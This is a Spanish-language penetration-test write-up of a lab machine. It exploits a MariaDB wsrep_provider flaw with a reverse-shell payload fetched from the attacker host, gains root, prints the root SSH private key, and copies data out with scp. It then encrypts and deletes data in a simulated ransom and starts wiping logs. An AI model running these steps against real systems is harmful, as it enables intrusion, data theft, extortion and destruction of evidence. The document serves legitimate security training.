Your MariaDB connection id is 9
Server version: 10.3.25-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Ilustración 30 - ENTRAMOS EN LA BASE DE DATOS CON ROOT

Desde nuestra máquina buscamos con searchsploit vulnerabilidades explotables de mariadb y podemos usar el primer exploit que nos aparece de wsrep_provider

Exploit Title	Path
MariaDB 10.2 - 'wsrep_provider' OS Command Execution	linux/local/49765.txt
MariaDB Client 10.1.26 - Denial of Service (PoC)	linux/dos/45901.txt
MySQL / MariaDB - Geometry Query Denial of Service	linux/dos/38392.txt
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Code Ex	linux/local/40360.py
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysql' Sy	linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root' Sys	linux/local/40679.sh
Oracle MySQL / MariaDB - Insecure Salt Generation Security	linux/remote/38109.pl

Ilustración 31 - BUSCAMOS UN EXPLOIT DE MARIADB

Buscamos más información detallada sobre este y nos da el código de vulnerabilidad junto a sus instrucciones las cuales se descargan

```
root@Gonzalo:[/home/kali]
# searchsploit -m linux/local/49765.txt
Exploit: MariaDB 10.2 - 'wsrep_provider' OS Command Execution
  URL: https://www.exploit-db.com/exploits/49765
  Path: /usr/share/exploitdb/exploits/linux/local/49765.txt
  Codes: CVE-2021-27928
  Verified: False
  File Type: ASCII text
  Copied to: /home/kali/49765.txt
```

Ilustración 32 - INSTRUCCIONES DEL EXPLOIT

Mostramos el txt que se hemos descargado para ver los pasos que tenemos que seguir

```
(root@Gonzalo)-[~/home/kali]
# cat 49765.txt
# Exploit Title: MariaDB 10.2 /MySQL - 'wsrep_provider' OS Command Execution
# Date: 03/18/2021
# Exploit Author: Central InfoSec
# Version: MariaDB 10.2 before 10.2.37, 10.3 before 10.3.28, 10.4 before 10.4.18, and 10.5 before 10.5.9; Percona Server through 2021-03-03; and the wsrep patch through 2021-03-03 for SQL
# Tested on: Linux
# CVE : CVE-2021-27928

# Proof of Concept:

# Create the reverse shell payload
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f elf-so -o CVE-2021-27928.so

# Start a listener
nc -lvp <port>

# Copy the payload to the target machine (In this example, SCP/SSH is used)
scp CVE-2021-27928.so <user>@<ip>:/tmp/CVE-2021-27928.so

# Execute the payload
mysql -u <user> -p -h <ip> -e 'SET GLOBAL wsrep_provider="/tmp/CVE-2021-27928.so";'
```

Ilustración 33 - GUIA PASO A PASO

Utilizamos la herramienta msfvenom para generar un payload de shell inverso que se conectará a nuestra máquina en el puerto 5656, y lo guarda en un archivo de objeto compartido ELF llamado CVE-2021-27928.so

```
(root@Gonzalo)-[~/home/kali]
# msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.22.4 LPORT=5656 -f elf-so -o CVE-2021-27928.so

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: CVE-2021-27928.so
```

Ilustración 34 - CREACIÓN REVERSE SHELL

A traves de python creamos un servidor http en el puerto 8080 para subir el archivo malicioso

```
(root@Gonzalo)-[~/home/kali]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Ilustración 35 - ESCUCHA DEL PUERTO 8080

Con el comando wget descargamos el archivo malicioso en la carpeta tmp junto a la shell inversa que hicimos antes.

```
www-data@alive:/var/www/html/tmp$ wget http://192.168.22.4:8080/CVE-2021-27928.so
<mp> wget http://192.168.22.4:8080/CVE-2021-27928.so
--2024-03-06 18:57:30-- http://192.168.22.4:8080/CVE-2021-27928.so
Connecting to 192.168.22.4:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 476 [application/octet-stream]
Saving to: 'CVE-2021-27928.so'

CVE-2021-27928.so    100%[=====]      476  --.-KB/s   in 0s

2024-03-06 18:57:30 (5.70 MB/s) - 'CVE-2021-27928.so' saved [476/476]
```

Ilustración 36 - ENVIO DE ARCHIVO MALICIOSO

```
www-data@alive:/var/www/html/tmp$ ls
ls
CVE-2021-27928.so  shell.php
```

Ilustración 37 - MOSTRANDO EL ARCHIVO MALICIOSO

SET GLOBAL wsrep_provider="/var/www/html/tmp/CVE-2021-27928.so";

Ahora vamos a ejecutar el código malicioso. Para ello entramos como root en la base de datos y ejecutamos un código código configura el proveedor de replicación para el clúster galera en un servidor mariadb.

```
www-data@alive:$ mysql -u root -p
mysql -u root -p
Enter password: thecondor

Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 8
Server version: 10.3.25-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SET GLOBAL wsrep_provider="/var/www/html/tmp/CVE-2021-27928.so";
SET GLOBAL wsrep_provider= '/var/www/html/tmp/CVE-2021-27928.so';
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [(none)]>
```

Ilustración 38 - EJECUCION DE CODIGO MALICIOSO

En nuestra máquina abrimos el puerto de escucha que habíamos configurado en el payload y comprobamos que ahora somos el usuario root

```
(root@Gonzalo)-[~/home/kali]
# nc -vlnp 5656
listening on [any] 5656 ...
connect to [192.168.22.4] from (UNKNOWN) [192.168.22.5] 45990
id
uid=0(root) gid=0(root) groups=0(root)
```

Ilustración 39- MODO ESCUCHA Y COMPROBACIÓN DE ROOT

Usamos python para cambiar la interfaz y entramos al usuario alexandra para conseguir la primera flag: '1637c0ee2d19e925bd6394c847a62ed5'

```
/usr/bin/python3.9 -c 'import pty;pty.spawn("/bin/bash")'
root@alive:/home/alexandra# cd /
cd /
root@alive:/# cd home/alexandra
cd home/alexandra
root@alive:/home/alexandra# cat user.txt
cat user.txt
1637c0ee2d19e925bd6394c847a62ed5
```

Ilustración 40 - CAMBIO DE USUARIO Y OBTENCIÓN DE FLAG

Y ahora vamos al usuario root para conseguir la segunda flag: '819be2c3422a6121dac7e8b1da21ce32'

```
root@alive:/# cd root
cd root
root@alive:/root# cat root.txt
cat root.txt
819be2c3422a6121dac7e8b1da21ce32
```

Ilustración 41 - OBTENCIÓN DE LA FLAG DEL ROOT

Pero como vimos en la fase de reconocimiento, había unas llaves ssh, por lo que vemos los archivos ocultos de la carpeta root y nos aparece la carpeta ssh con dentro la llave pública y privada

```
root@alive:/root# ls -la
ls -la
total 32
drwx——. 5 root root 4096 Jan 28 2023 .
drwxr-xr-x. 18 root root 4096 Jan 17 2023 ..
lrwxrwxrwx 1 root root 9 Jan 28 2023 .bash_history → /dev/null
-rw-r--r--. 1 root root 572 Jan 26 2023 .bashrc
drwxr-xr-x. 4 root root 4096 Jan 17 2023 .config
drwxr-xr-x. 3 root root 4096 Jan 11 2023 .local
-rw-r--r--. 1 root root 161 Jul 9 2019 .profile
drwx——. 2 root root 4096 Jan 18 2023 .ssh
-rwx——. 1 root root 33 Jan 14 2023 root.txt
root@alive:/root# cd .ssh
cd .ssh
root@alive:/root/.ssh# ls
ls
id rsa id rsa.pub
```

Ilustración 42 - OBTENCIÓN DE LA LLAVE PUBLICA Y PRIVADA

```
root@alive:/root/.ssh# cat id_rsa
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAABG5vbmUAAAAEb9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA23wgOoVKNB+RgG4glcJbKGEOLRnK1LJXW/GJlgteoAYcqu+hLNc
ZAgqCH+al9W5CSe0J4Ul7i0h33oNvqmqExJ+rc3hcwqB0xc8K+OX0d63MLd54zQs9J3WJC
pq08NtbPUzu1age2P4Son88TewLx02Bv9Ivvnra/Q+bqZLBNXnqGz6GbJNELfkhW7z2l0q
Qjdo1dTyGaS1R+OhMAmbMwHMeJAnpxFYcXo+Ke6IHvZEX9sNrZduhuOsm0ZFv8gWvg7Ut3
Se4MuwQRG6/KsBbCbTuBYlh/aB1TVt+jC+Ci2NuzfINOJhFRZJR2ThfvrvCtdWyBH2L4p
US9GmRgzNIz3dy4mYEDI2Zqi8FgxqUF7ck3rru0bF9lMccksV0teL+ri+3eL8784aR2mui
XI5my87gsIMHTHFpl4kFT+AH0G+F56AXs2yug4Q5kgz3Xy6u83QhXnHIqbay3MXOGLtR61
Ns8gKhFSVDyo9T8OVHwPVZyxKVvEK3Z1DFdeG+c5AAAFiDFJ8A8xSfAPAAAAB3NzaC1yc2
EAAAGBANT8IDqFSjQfkYBuIJXCWyyhDmC0ZytSyV1vxizYLXqAGHKrvoZTXGQIKgh/mpfV
uQkntCeFJe4jod96Db6pqhMSfq3N4XMKgTsXPCvjlnetzC3eeM0LPSd1iQqatPDwz1M7
tWoHtj+EqJ/PE3sC8Ttgb/SL7562v0Pm6mSwTV56hs+hmyTRC35IVu89pTqkI3aNXU8hmk
tUfjoTAJmzMBzHiQJ6cRWHF6PinuiB72RF/bDa2XbobjrJtGRb/IFr401Ld0nuDLsEERuv
yrAWwm07gWJYf2gdU1bfowvgiHNjbs3yDTiYRUWSUdk4X767wrXVsgR8y+KVEvRpkYMzSM
93cuJmBAyNmaovBYMalBe3JN667tGxfZTHJLJLzrXi/q4vt3i/0/OGkdproly0Zsv04LCD
B0xxaZeJH0/gB9BvheegF7NsroOEZIM918urvN0IV5xyKm2stzFzhi7UetTbPICoRULQ8
qPU/DLR8D1WcsSlbxCt2ZQxXXhvn0QAAAAMBAEAAAGABf0CqDOPBITKnDHgPk9Ly3d+PU
8G8RzIivkJ5WZEwWqlvw47F0dRXQD/qSVs+sT3xHDIKL4qfh+HNxkHIGFXVDcPKkVH1Ke3
Q1Po9MOyCQap7u86pdd3VJanBMoFpYJKCEdJxM2fglj+lX7SVfQNmekt6Vior0z1fjLcMo
HdzN7D7kQuL94uysJBtwCAKi5UkoEQHaQtgFZ/99gL0dM42xQ0aBx4hsYooMMQxnBKTpSc
3ACDiW5ut8eamYc5Qu746gmLuZG6px8bUsTgR9qq6YOLUvCkJ+MgTcaFUD62SzVSr+Qh1N
S4cl3oxp4fdM1i1yWrdAoQ2j06069MC5EBhaktW6DWHjNWp7YERNBjcYL Pom8wPRBJx4zs
K8umLSY0BMv2LD2pMjsa4WyNU89andLWLSto8d4UHa2S7MELU+wXEatrNOV6P0kWFdFgC
KTw+0esfEG6cRLub6rJb5L7+J5nuACjRg4uGD6kXsBvz4ISvMlZDs651/Lr6fg/kqRAAAA
wAEnzVp+9q8vRtyx1kdBhoiZQdvcrnSwkoJiLGafHRdiBXbyyeZmZeUxrrexoBIfthJvfz
nCcZrHaralWbNA+70Q1KuoFjUYC1mSctxrOsb7eX10wHwWP0TDz4Qf5G5du8qXXZ0HVC9k
zWzEaQZXjGLJXQueJaNQLVUTLWqqCrfCZk2HjlGRj3+J09FG1J3/6E9IkGLrxwXCoaOgE2
/agPKEBP9/GAhXMKllslBkHx6LlwnyI4YcEFiMlzgsWw5w9gAAAMEA7evMiUkdMzy1wOLO
3TxUwRV6DoUSw6w796o/zMoKp/VM6RJM7/GHwrkonPScSN6od0N4+EJrSo0RD2dJRHBshc
S0ATYWRk2XSuoNTgmx1twv/S3KNjeV4gxHgZ1UzU1eT17dJbooRpuijnCzWVwEdVNL6sDV
D5tg90v4mBflRE750gsRYuTSScN3caSn+jRNH0JtKsYI2GWqdXHezZST/MRlqPP0qL8nA0
6pQ53E8N8fHSPOFjTopsQNbz1u60H1AAAAAwQDsKbFwFd13tq0DQH2qUQf6YXj/k8v0p5kl
43profopxqK9mpKclFpGagHPPrZ4KnoxqvPtBldxAbWb7fEj0FmgYaFSX68iAgPYqY5xC
lmBgxSk22lAS0RG5LiApxj6Crztb828qE08nGeQDgLQrgG3BITsqznWi2D2txC29Fgb1pk
yQiHag8i6zlU0caRiR4EBSeUQTHa0lXxNhvg3gyvznk7ItnRz9BIEjPz0etsXZYiPkP5J
Grx/Fob9ixEbAAAA0cm9vdEBhbGl2ZS5obXYBAgMEBQ=
-----END OPENSSH PRIVATE KEY-----
```

Ilustración 43 - LLAVE PRIVADA

-----BEGIN OPENSSH PRIVATE KEY-----

```
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbmc9uZQAAAAAAAAABAABlwAAAAdzc2gtcnNh
AAAAAwEAAQAAAYEA23wgOoVKNB+RgG4glcJbKGEOYLrnK1LJXW/GJlgeoAYcqu+hINcZAqqCH
+al9W5CSe0J4UI7iOh33oNvqmqExJ+rc3hcwqBOxc8K+OXOd63MLd54zQs9J3WJCpq08NtbPUzu
1age2P4Son88TewLxO2Bv9Ivnra/Q+bqZLBNXnqGz6GbJNELfkW7z2IOqQjdo1dTyGaS1R+Oh
MAmbMwHMeJAnpxFYcXo+Ke6IHvZEX9sNrZduhuOsm0ZFv8gWvg7Ut3Se4MuwQRG6/KsBbCb
TuBYlh/aB1TVt+jC+Clc2NuzfINOJhFRZJR2ThfvrvCtdWyBHzL4pUS9GmRgzNIz3dy4mYEDI2Zqi8Fg
xqUF7ck3rru0bF9IMckskvOteL+ri+3eL8784aR2muiXI5my87gsIMHTHFpl4kfT+AH0G+F56AXs2yu
g4Q5kgz3Xy6u83QhXnHIqbay3MXOGLtR61Ns8gKhFSVDyo9T8OVHwPVZyxKVvEK3ZIDFdeG+c5
AAAFiDFJ8A8xSfAPAAAAB3NzaC1yc2EAAAGBAn8IDqFSjQfkYBuIJXCWyyhhDmC0ZytSyV1vxiZYL
XqAGHKrvoZTXGQIKgh/mpfVuQkntCeFje4jod96Db6pqhMSfq3N4XMKgTsXPCvjlnetzC3eeM0L
PSd1iQqatPDwWz1M7tWoHtj+EqJ/PE3sC8Ttgb/SL7562v0Pm6mSwTV56hs+hmyTRC35IVu89pT
qkI3aNXU8hmktUfjoTAJmzMBzHiQJ6cRWHF6PinuiB72RF/bDa2XbobjrjtGRb/lFr4O1Ld0nuDLsE
ERuvyrAWwm07gWJYf2gdU1bfowvgiHNjbs3yDTiYRUWSUdk4X767wrXVsgR8y+KVEvRpkYMzS
M93cuJmBAyNmaovBYMalBe3JN667tGxfZTHJLJLzrXi/q4vt3i/O/OGkdprolyOZsvO4LCDB0xxaZeJ
H0/gB9BvheegF7NsroOEZIM918urvN0IV5xyKm2stzFzhi7UetTbPICoRUIQ8qPU/DIR8D1WcsSlb
xCt2ZQxXXhvnOQAAAAMBAEAAAGABfOCqDOPBITKnDHgPk9Ly3d+PU8G8RzlivkJ5WZEwWqlv
w47F0dRXQD/qsVS+sT3xHDIKL4qfh+HNxkHIGHFXVDcPKkVH1Ke3Q1Po9MOyCQap7u86pdd3VJa
nBMoFpYJKCEdJxM2fglj+IX7SVfQNmekt6Vior0z1fjLcMoHdzN7D7kQuL94uysJBtwCAKi5UkoEQH
aQtgFZ/99gLodM42xQ0aBx4hsYooMMQxnBKTpSc3ACDiW5ut8eamYc5Qu746gmLuZG6px8bUs
TgR9qq6YOLUvCkj+MgTcaFUD62SzVsR+Qh1NS4cl3oxp4fdM1i1yWrdAoQ2jO6069MC5EBhaktW
6DWHjNWp7YERNBjcYLPom8wPRBJx4zsK8umISY0BMv2ID2pMjsa4WyNU89andLWLsbt08d4U
Ha2S7MELU+wXEAtRNOV6P0kWFdFgCKTw+0esfEG6cRLub6rJb5L7+J5nuACjRg4uGD6kXsBvz4IS
vMIZDs651/Lr6fg/kqRAAAwAEszVp+9q8vRtyx1kdBhoiZQdvcrnSwkoJiLGafHRdiBXbyyeZmZeU
xrexoBIFthJvfznCcZrHaralWbNA+7OQ1KuoFjUYClmSctxrOsb7eX1OwHwWP0TDz4Qf5G5du8qX
XZOHVC9kzWzEaQZXjGLJXQueJaNQIVUTLWqqCrfCZk2HjlGRj3+J09FG1J3/6E9IkGLrxwXCoaOgE2
/agPKEBP9/GAhXMKllsIBkHx6LlwnyI4YcEFiMlzgsWw5w9gAAAMEA7evMiUkdMzy1wOLO3TxU
wRV6DoUSw6w796o/zMoKp/VM6RJM7/GHwrkonPScSN6od0N4+EJrSoORD2dJRHbshcS0ATYW
Rk2XSuoNTgmx1twv/S3KNjeV4gxHgZ1UzU1eT17dJbooRpuijnCzWVwEdVNL6sDVD5tg90v4mBfl
RE75OgsRYuTSScN3caSn+jRNHOJtKsYI2GWqdXHezZST/MRIqPPOql8nA06pQ53E8N8fHSPOFjTo
psQNbz1u60H1AAAawQDsKbFwFd13tq0DQH2qUQf6YXj/k8v0p5kl43profpxqK9mpKclFpGag
HPPrZ4KnoxqvPtBIDxAbWb7fEj0FmgYafSX68iAgPYqY5xClmBgxSk22IAS0RG5LiApxj6Crztb828qE
08nGeQDgLQrgG3BITsqznWi2D2txC29FgbIpkyQiHag8i6zIU0caRiR4EBSeUQTHaOIxXnhvJg3gyvz
nk7ItnRz9BIEjPzOetsXZYiPkp5JGrx/Fob9ixEbUAAAOCm9vdEBhbGI2ZS5obXYBAgMEBQ==
```

-----END OPENSSH PRIVATE KEY-----

```
root@alive:/root/.ssh# cat id_rsa.pub
cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAABgQDbfCA6hUo0H5GAbiCVwIsoYQ5gtGcrUsldb8YmWC16gBhyq76GU1xk
CCoIf5qX1bkJJ7QnhSXuI6Hfeg2+qaoTEn6tzeFzCoE7Fzwr45c53rcwt3njNCz0ndYkKmrTw21s9T07VqB7Y/hKifzx
N7AvE7YG/0i++etr9D5upksE1eeobPoZsk0Qt+SFbvPaU6pCN2jV1PIZpLVH46EwCszAcx4kCenEVhxej4p7oge9kRf
2w2tl26G46ybRkW/yBa+DtS3dJ7gy7BBEbr8qwFsJt04FiWH9oHVNW36ML4IhzY27N8g04mEVFkIHZOF++u8K11bIEfM
vilRL0aZGDM0jPd3LiZgQMjZmqLwWDGpQXtyTeuu7RsX2UxySyS8614v6uL7d4vzvzhpHaa6JcjmbLzuCwgwdMcWmXiR
9P4AfQb4XnoBezbK6DhDmSDPpdfLq7zdCFecciptrLcxc4Yu1HrU2zyAqEVJUPKj1Pw5UfA9VnLEpW8QrdmUMV14b5zk=
root@alive.hmv
root@alive:/root/.ssh# █
```

Ilustración 44 - LLAVE PUBLICA

```
ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAABgQDbfCA6hUo0H5GAbiCVwIsoYQ5gtGcrUsldb8YmWC16
gBhyq76GU1xkCCoIf5qX1bkJJ7QnhSXuI6Hfeg2+qaoTEn6tzeFzCoE7Fzwr45c53rcwt3njNCz0ndYk
KmrTw21s9T07VqB7Y/hKifzxN7AvE7YG/0i++etr9D5upksE1eeobPoZsk0Qt+SFbvPaU6pCN2jV1P
IZpLVH46EwCszAcx4kCenEVhxej4p7oge9kRf2w2tl26G46ybRkW/yBa+DtS3dJ7gy7BBEbr8qwFsJ
t04FiWH9oHVNW36ML4IhzY27N8g04mEVFkIHZOF++u8K11bIEfMvilRL0aZGDM0jPd3LiZgQMjZ
mqLwWDGpQXtyTeuu7RsX2UxySyS8614v6uL7d4vzvzhpHaa6JcjmbLzuCwgwdMcWmXiR9P4Af
Qb4XnoBezbK6DhDmSDPpdfLq7zdCFecciptrLcxc4Yu1HrU2zyAqEVJUPKj1Pw5UfA9VnLEpW8Qrd
mUMV14b5zk= root@alive.hmv
```

Para poder conectarnos por ssh vamos a cambiar la contraseña del root para poder acceder más rápidamente, ponemos la misma contraseña del root de la base de datos

```
root@alive:/usr/local/mysql/data# passwd
passwd
New password: thecondor
Retype new password: thecondor
```

Ilustración 45 -CAMBIO DE CONTRASEÑA ROOT

Nos conectamos mediante ssh con la nueva contraseña que hemos cambiado y ya entramos como root directamente sin necesidad de realizar ningún comando netcat

```
(root@Gonzalo)-[~/home/kali]
# ssh root@192.168.22.10
root@192.168.22.10's password:
Linux alive.hmv 5.10.0-20-amd64 #1 SMP Debian 5.10.158-2 (2022-12-13) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 14 17:21:58 2024 from 192.168.22.4
root@alive:~#
```

Ilustración 46 - ACESSO A LA MAQUINA POR SSH

9.5. Secuestro de datos:

Con la herramienta scp podemos copiar archivos o directorios entre la máquina atacada y nuestra máquina atacante, lo primero que vamos a copiar es el archivo donde se encuentra la flag del usuario root

```
(root@Gonzalo)-[~/kali/secuestro]
# scp root@192.168.22.10:/root/root.txt .
root@192.168.22.10's password:
root.txt                                         100%   33      6.1KB/s  00:00

(root@Gonzalo)-[~/kali/secuestro]
# ls
root.txt
```

Ilustración 47 - COPIAMOS LA FLAG ROOT CON SCP

La flag del usuario alexandra

```
(root@Gonzalo)-[~/kali/secuestro]
# scp root@192.168.22.10:/home/alexandra/user.txt .
root@192.168.22.10's password:
user.txt                                         100%   33      3.1KB/s  00:00

(root@Gonzalo)-[~/kali/secuestro]
# ls
root.txt user.txt
```

Ilustración 48 - COPIAMOS LA FLAG USER CON SCP

Por último vamos a proceder a descargarnos la base de datos entera. Para ello desde la máquina atacada con el comando tar czt comprimimos la carpeta completa de mysql

```
root@alive:/var/lib# tar czf mysql.tar.gz mysql
```

Ilustración 49 - DESCARGA DE LA BASE DE DATOS

```
root@alive:/var/lib# ls
apache2      dhcp          ispell      mysql.tar.gz  private
apt         dictionaries-common logrotate  os-prober    python
aspell       dpkg           man-db     pam          snmp
avahi-autoipd emacsen-common misc       php          sudo
dbus         grub           mysql      polkit-1    syslog-ng
```

Ilustración 50 - DESCARGA DE LA BASE DE DATOS 2

Y de vuelta en nuestra máquina descargamos el archivo comprimido.

```
(root@Gonzalo)-[~/kali/secuestro]
# scp root@192.168.22.10:/var/lib/mysql.tar.gz .
root@192.168.22.10's password:
mysql.tar.gz                                         100%  892KB   5.6MB/s  00:00

(root@Gonzalo)-[~/kali/secuestro]
# ls
mysql.tar.gz  root.txt  user.txt
```

Ilustración 51 - COMPROBACION DE LOS ARCHIVOS EN NUESTRA MAQUINA

También nos descargamos la clave privada de ssh del root

```
(root@Gonzalo)-[~/home/kali/secuestro]
# scp root@192.168.22.10:/root/.ssh/id_rsa .
root@192.168.22.10's password:
id_rsa                                         100% 2602   611.3KB/s   00:00
```

Ilustración 52 - DESCARGA DE LA LLAVE PRIVADA

Una vez tenemos todos los datos que nos interesan descargados en nuestra máquina vamos a proceder a cifrar los datos de la máquina para que no se pueda acceder a ellos. Para ello usamos la herramienta gpg para cifrar los mensajes usando pares de claves individuales asimétricas con la contraseña “passransom”.

Ejecutamos el comando sobre la flag del root, comprobamos que se haya cifrado bien y después eliminamos el archivo original.

```
root@alive:~# gpg --batch --output root.txt.gpg --passphrase passransom --symmetric root.txt
gpg: répertoire « /root/.gnupg » créé
gpg: le trousseau local « /root/.gnupg/pubring.kbx » a été créé
root@alive:~# ls
root.txt root.txt.gpg
root@alive:~# cat root.txt.gpg
♦#j•kv♦♦S=\♦An♦;{Zt♦♦♦KYz♦♦♦~H♦K♦A8♦Q♦"♦♦O|B♦F♦♦HN%t♦root@alive:~#
root@alive:~# rm root.txt
root@alive:~# ls
root.txt.gpg
root@alive:~#
```

Ilustración 53 - CIFRADO DE DATOS

Hacemos lo mismo con la flag del usuario alexandra

```
root@alive:/home/alexandra# gpg --batch --output user.txt.gpg --passphrase passransom --symmetric user.txt
root@alive:/home/alexandra# ls
user.txt user.txt.gpg
root@alive:/home/alexandra# cat user.txt.gpg
♦     8Ü;:c♦♦♦^♦♦♦4N♦♦
♦:#♦♦♦♦p#N♦m+{♦♦♦♦
£♦$♦o♦Mn8♦|♦♦♦♦root@alive:/home/alexandra#
root@alive:/home/alexandra# rm user.txt
root@alive:/home/alexandra# ls
```

Ilustración 54 - CIFRADO DE DATOS 2

Y lo mismo con la clave pública y privada del root

```
root@alive:~/.ssh# ls
id_rsa id_rsa.pub
root@alive:~/.ssh# gpg --batch --output id_rsa.gpg --passphrase passransom --symmetric id_rsa
root@alive:~/.ssh# gpg --batch --output id_rsa_pub.gpg --passphrase passransom --symmetric id_rsa.pub
root@alive:~/.ssh# ls
id_rsa id_rsa.gpg id_rsa.pub id_rsa_pub.gpg
root@alive:~/.ssh# rm id_rsa
root@alive:~/.ssh# rm id_rsa.pub
```

Ilustración 55 - CIFRADO DE DATOS 3

Ahora haremos lo mismo sobre el archivo comprimido de la base de datos que creamos en el secuestro de datos y ejecutamos el comando de cifrado

```
root@alive:/var/lib# gpg --batch --output mysql.tar.gz.gpg --passphrase passransom --symmetric
mysql.tar.gz
root@alive:/var/lib# ls
apache2      dhcp          ispell      mysql.tar.gz      polkit-1  syslog-ng
apt         dictionaries-common logrotate  mysql.tar.gz.gpg  private   systemd
aspell      dpkg           man-db     os-prober       python    ucf
avahi-autoipd emacsen-common misc        pam          snmp      vim
dbus        grub           mysql      php          sudo
root@alive:/var/lib# rm -rf mysql
```

Ilustración 56 - CIFRADO DE DATOS 4

Eliminamos la carpeta original de mysql y la carpeta comprimida

```
root@alive:/var/lib# rm -rf mysql
root@alive:/var/lib# rm mysql.tar.gz
root@alive:/var/lib# ls
apache2      dhcp          ispell      os-prober  python    ucf
apt         dictionaries-common logrotate  pam        snmp      vim
aspell      dpkg           man-db     php        sudo
avahi-autoipd emacsen-common misc      polkit-1  syslog-ng
dbus        grub           mysql      private   systemd
```

Ilustración 57 - ELIMINACIÓN MYSQL SIN CIFRAR

9.6. Borrado de huellas:

En la fase de borrado de huellas entramos en la carpeta de logs donde se almacenan los archivos de registro generados por el sistema operativo, aplicaciones, servicios y otros procesos. Entre los que esta el archivo auth.log que registra información relacionada con la autenticación y el inicio de sesión en el sistema

```
root@alive:~# cat /var/log/auth.log
Feb 27 19:45:46 alive sshd[732]: pam_unix(sshd:session): session closed for user alexandra
Feb 27 19:45:46 alive audit[732]: USER END pid=732 uid=0 auid=1000 ses=5 subj=unconfined msg='op=PAM:session_close grantors=? acct="alexandra" exe="/usr/sbin/sshd" hostname=192.168.0.20 addr=192.168.0.20 terminal=ssh res=failed'
Feb 27 19:45:46 alive audit[732]: CRED_DISP pid=732 uid=0 auid=1000 ses=5 subj=unconfined msg='op=PAM:setcred grantors=pam_permit acct="alexandra" exe="/usr/sbin/sshd" hostname=192.168.0.20 addr=192.168.0.20 terminal=ssh res=success'
Feb 27 19:45:46 alive sshd[732]: pam_systemd(sshd:session): Failed to release session: Interrupted system call
Feb 27 19:45:46 alive audit[761]: USER_END pid=761 uid=1000 auid=1000 ses=5 subj=unconfined msg='op=PAM:session_close grantors=pam_keyinit,pam_env,pam_env,pam_mail,pam_limits,pam_permit,pam_unix,pam_systemd acct="root" exe="/usr/bin/su" hostname=alive.hmv addr=? terminal=pts/0 res=success'
Feb 27 19:45:46 alive audit[761]: CRED_DISP pid=761 uid=1000 auid=1000 ses=5 subj=unconfined msg='op=PAM:setcred grantors=pam_permit acct="root" exe="/usr/bin/su" hostname=alive.hmv addr=? terminal=pts/0 res=success'
Feb 27 19:45:46 alive su[761]: pam_unix(su-l:session): session closed for user root
Feb 27 19:45:46 alive sshd[496]: Received signal 15; terminating.
Feb 27 19:45:46 alive audit[1]: SERVICE_STOP pid=1 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='unit=anacron comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'
Feb 27 19:45:46 alive audit[1]: SERVICE_STOP pid=1 uid=0 auid=4294967295 ses=4294967295 subj=unconfined msg='unit=anacron comm="systemd" exe="/usr/lib/systemd/systemd" hostname=? addr=? terminal=? res=success'
```

Ilustración 58 - ANÁLISIS DE EVENTOS DE AUTENTICACIÓN Y GESTIÓN DE SESIONES EN LOG DE SISTEMA LINUX

Otro archivo que tendremos que borrar es el access.log de la carpeta apache2 que registra todas las solicitudes de acceso al servidor web Apache


```
root@alive:/var/log/apache2# cat access.log
```

Ilustración 59 - CONSULTA DE LOG DE ACCESO EN SERVIDOR APACHE

```
192.168.22.4 - - [12/Mar/2024:18:28:24 +0100] "GET /tmp/shell.php H
192.168.22.10/tmp/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
